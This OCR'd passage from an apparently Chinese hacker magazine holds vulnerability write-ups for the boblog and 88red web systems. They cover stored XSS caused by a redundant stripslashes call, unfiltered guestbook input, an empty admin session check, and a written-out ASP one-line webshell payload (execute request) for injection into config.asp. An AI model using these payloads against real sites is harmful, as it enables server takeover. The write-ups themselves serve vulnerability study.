


图13 第三个管理员

四、总结

这个系统功能不强，代码相对简单，用的人也比较少。但对新手来说，用简单的源码做独立分析，这个过程是重要的，因为这是一次完整的思维过程和动手过程，锻炼了我们阅读代码和构造语句的能力。但是话又说回来，那些大型的、功能强大的系统漏洞不都来自微小简单的地方吗？运用的原理与技术都是一样的。

编辑点评：

文本框中搜索型sql注入的文章不是很多，但是其原理基本上是一样的，都是没有正常过滤就放到SQL里面执行，进而导致的问题。

对boblog系统的分析

图 冰的原点[L.S.T]

从本文你可以学到：

对boblog系统的跨站漏洞分析

boblog这套系统用的人数还挺多的，大家要不google搜索下就可以知道了，搭建好平台后，如图1。




图1 界面

我下的这套系统版本是2.0.3，界面很简洁而且后台的功能很强大，因此受到许多人的喜爱。

一、初探注入

看一套程序的漏洞，我比较喜欢先看这套程序有没有明显的注入。但是在其包含的文件global.php中我们发现，大部分的变量都经过了有效的过滤，比如这样的代码：

```
$userid=safe_convert($userid);
$userpsw=safe_convert($userpsw);
```

很显然，接收的变量前都用safe_convert函数进行了过滤，而safe_convert函数的代码如下：

```
function safe_convert($string, $html=0, $filterslash=0) { //Words Filter
    if ($html==0) {
            $string=htmlspecialchars($string, ENT_QUOTES);
            $string=str_replace("<","&lt;",$string);
            $string=str_replace(">","&gt;",$string);
            if ($filterslash==1) $string=str_replace("\\", '&#92;', $string);
    } else {
            $string=addslashes($string);
            if ($filterslash==1) $string=str_replace("\\\\", '&#92;', $string);
    }
    $string=str_replace("\r","<br/>",$string);
    $string=str_replace("\n","",$string);
    $string=str_replace("\t","  ",$string);
    $string=str_replace("  ","  ",$string);
    $string=str_replace('|', '&#124;', $string);
    $string=str_replace("&amp;#96;","&#96;",$string);
    $string=str_replace("&amp;#92;","&#92;",$string);
    $string=str_replace("&amp;#91;","&#91;",$string);
    $string=str_replace("&amp;#93;","&#93;",$string);
    return $string;
```

没有明显的注入，我也没有仔细看其它的变量了。

二、跨站

安装好这套程序后，会有一篇测试日志，提供了评论的功能，输入：**<script>alert(/test/)</script>**后，发现没有出现弹出的框框。大家刚才也看到上面的过滤函数了，如果它用这个函数对评论的内容进行过滤，自然跨站也没戏了，但是程序员犯了一个逻辑错误。

我们以管理员的身份写一篇文章试试，并在文章中插入刚才的跨站测试代码，再返回日志看一下，如图2。

大家看到效果了吧，而且在看这个日志的时候，标签栏中的代码没有触发，但当我们点击上面的标签栏的时候，代码依然执行了，如图3。

我们看看在只有admin权限下的代码是如何编写的。我们在admin文件夹下的cp_autosaver.php中发现如下代码：

```
if ($permission['AddEntry']!=1 && $permission['EditEntry']!=1) die ('Error!');
$title=$_POST['title'];
```

```
$content=$_POST['content'];
$idforsave=$_POST['idforsave'];

if (!$title && !$content && !$idforsave) die('ok');
if (get_magic_quotes_gpc()) {
    $content=stripslashes($content);
    $title=stripslashes($title);
}

$writetocookie=($idforsave.'||'.base64_encode($title).'||'.base64_encode($content));
```




图2 跨站触发了




图3 标签栏的跨站触发

这里疑问很多，首先是直接取得变量名不做任何判断过滤，而默认的在高版本的php环境中，get_magic_quotes_gpc是开启的，也就是说会自动对变量进行过滤。而接下来程序做的事让人费解，它接收到变量后，如果get_magic_quotes_gpc开关是开启的，那么用 **stripslashes** 去掉转义字符'\'，也就是说先前是用转义字符来过滤的，之后又把转义字符去掉，这样一增一消和没有做一样，也就触发了跨站代码的发生了。

总结

由于需要管理员权限才能进入后台编辑贴子，所以这个跨站也算是个鸡肋了，不过最后经过测试发现，其最新版本中也存在此问题！如果大家有什么不明白的地方可以到 NOHACK 来找我，我的ID是冰的原点。

编辑点评：

boblog 系统中的这个跨站漏洞的出现真有点让人无奈，可能是程序员们太过敏感了，导致重复处理。

揭露88red系统

文 小帅@[O.S.T]\杭州良山中学

从本文可以学到：

88red漏洞分析和利用

很久没去asp300溜达了，不去总觉得的对不起这个发布站的流量，也对不起《黑客手册》那么多读者的强烈要求（*别扔鸡蛋！扔钱！*）。那好，既然牛都吹起来了，我不得不冒着生命危险看看代码，反正我下载下来的时候就觉得很伟大。这个系统很伟大，他吹的比我还大，我们看他怎么说的："88red生成htm静态页面企业建站系统V3.0经过精心打造正式推出，集合了网站地图、企业新闻中心、企业产品、搜索、客户留言、下载、投票系统等等功能，基本涵盖了一个企业网站所需要的基本功能。其生成静态页面的功能为广大企业网站优化搜索引擎SEO，提供了最大的帮助。系统设计了新的美工，更加贴近企业网站效果。我们用事实说话。"

1、未过滤的留言版

打开目录后发现conn.asp、config.asp等文件，那就看看吧。首先看config.asp里，没有什么特别的，conn.asp里容错了（*就是防止暴库*），没戏？当然有，我们看下conn.asp：

```
<%
    on error resume next
  dim conn
  dim connstr
  dim db
  db="data/qiyedata.asa"
  Set conn = Server.CreateObject("ADODB.Connection")
  connstr="Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & Server.MapPath(db)
  conn.Open connstr
%>
```

顺藤摸…乱摸吧，摸到啥就是啥，我摸到了数据库，还是asa的，想到了一句话这个东西。什么东西能和一句话连在一起呢？怎么让他入库呢？用户、留言、发布等地方，我看了一下根目录、都是静态的，想想html注入行不？这个想法我先搁着，去看留言，留言都是静态的，唉！没事，继续…根目录下有个叫savegb.asp的文件，想想也知道是保存留言的文件，那就看他的过滤吧，部分代码如下：

```
if request.form("code")="" then   验证码为空就 弹死你
  response.write"<script language=javascript>alert('请填写您的名字');this.location.href='javascript:history.go(-1)';</script>"
  response.end
  end if
  if request.form("content")="" then   你不写留言内容就剥夺你的发言权
  response.write"<script language=javascript>alert('请填写留言内容');this.location.href='javascript:history.go(-1)';</script>"
  response.end
  end if
  set rs=server.createobject("adodb.recordset")   满足以上2个要求才让你去见数据库
  sql="select * from gb"
  rs.open sql,conn,3,3
```

文件头也就是个conn.asp，没什么防止或者过滤的，这样就造成2个结果：第1、直接写一句话得到shell；第2、跨站脚本攻击咯！

先来看第一个办法，写一句话（*前提是数据库里没干扰*），如图1。




图1 填写留言

然后点击"提交"，这样我们的一句话就输入到asa的数据库了。由于asa格式的文件不能解析，所以我换成asp，但是原理是一样的，我们来看图2。

这样我们就成功的把一句话插到了数据库里，接着就是提权什么的。

第2个，我们来看xss，由xss大家马上想到有没有办法拿到webshell，比如利用管理员的session进行操作什么的，跨站得到webshell。我们来看后台吧，后台验证的还行，至少我们的万能




图2 成功入库

钥匙不再万能，部分代码如下：

```
TheAdmin=Replace(Trim(Request("User")),"'","")  过滤了空格，并把单引号转换成空格
Pass=Replace(Trim(Request("Pass")),"'","")  和上面一样的过滤。
Set Rs=Server.CreateObject("Adodb.RecordSet")
Sql="Select * From Admin Where admname='"&TheAdmin&"'"  再进入数据库操作
Rs.Open Sql,Conn,1,3
If Rs.eof then
Response.Write "<Script Language='javascript'>alert('对不起，此用户不存在！');window.location.href='Login.asp';</Script>"
Response.End
Else
Pass1=Rs("admpass")
If Pass1=Md5(Pass) then
Session("admin")=Rs("admname")
Response.Redirect "Main.asp"
Else
Response.Write "<Script Language='javascript'>alert('对不起，密码错误！');window.location.href='Login.asp';</Script>"
End If
End If
Rs.Close
Set Rs=Nothing
Conn.Close
Set Conn=Nothing
End If
```

没戏看了，单引号过滤了就掐住了我们进后台的办法之一。继续看代码，思路现在整理一下，方便大家理解吧。

留言过滤不严---?一句话入库---?xss---?后台验证很好，无法进入---?找到配置文件的文件头查看。

2、利用漏洞1顺藤摸webshell

我们用默认密码进去看看后台，啥白盒黑盒一起测试，测到webshell就是好tester，呵呵，废话不继续了，小心编辑扣小费，我们来看图3。

这个画面其实很熟悉的，就是inc/config.asp里的，我们可以在这写一句话入库。当然，如果有的系统抄袭88red，并且对留言进行过滤的话，我们在这个配置信息里写入“"%><%execute request("IloveHackerNoteBook")%>'”，然后就会把后面的东西全部“格式化”，最后留下了一句“<%execute request("******")%>”这样的话，我们就连接/inc/config.asp获得webshell吧。

呵呵，这些都是无稽之谈，因为我说的这些是建立在没有密码进去的时候，没钥匙你怎么进去偷钱？（**打比方，见笑！**）那我们看看，这个屋子的主人是怎么验证你是他的亲戚的？看文件头有个session.asp，想必就是验证“血缘”关系的东西了。嘿嘿，是朋友是敌人，看这个文件，没这个文件谁都能进后台了，大吃一惊的是……session.asp竟然为空。我不知道这个系统的作者是怎么写的，那么要紧的文件吖！！！！好了好了，人家的门没有上锁，进去吧，如图4。




图3 后台

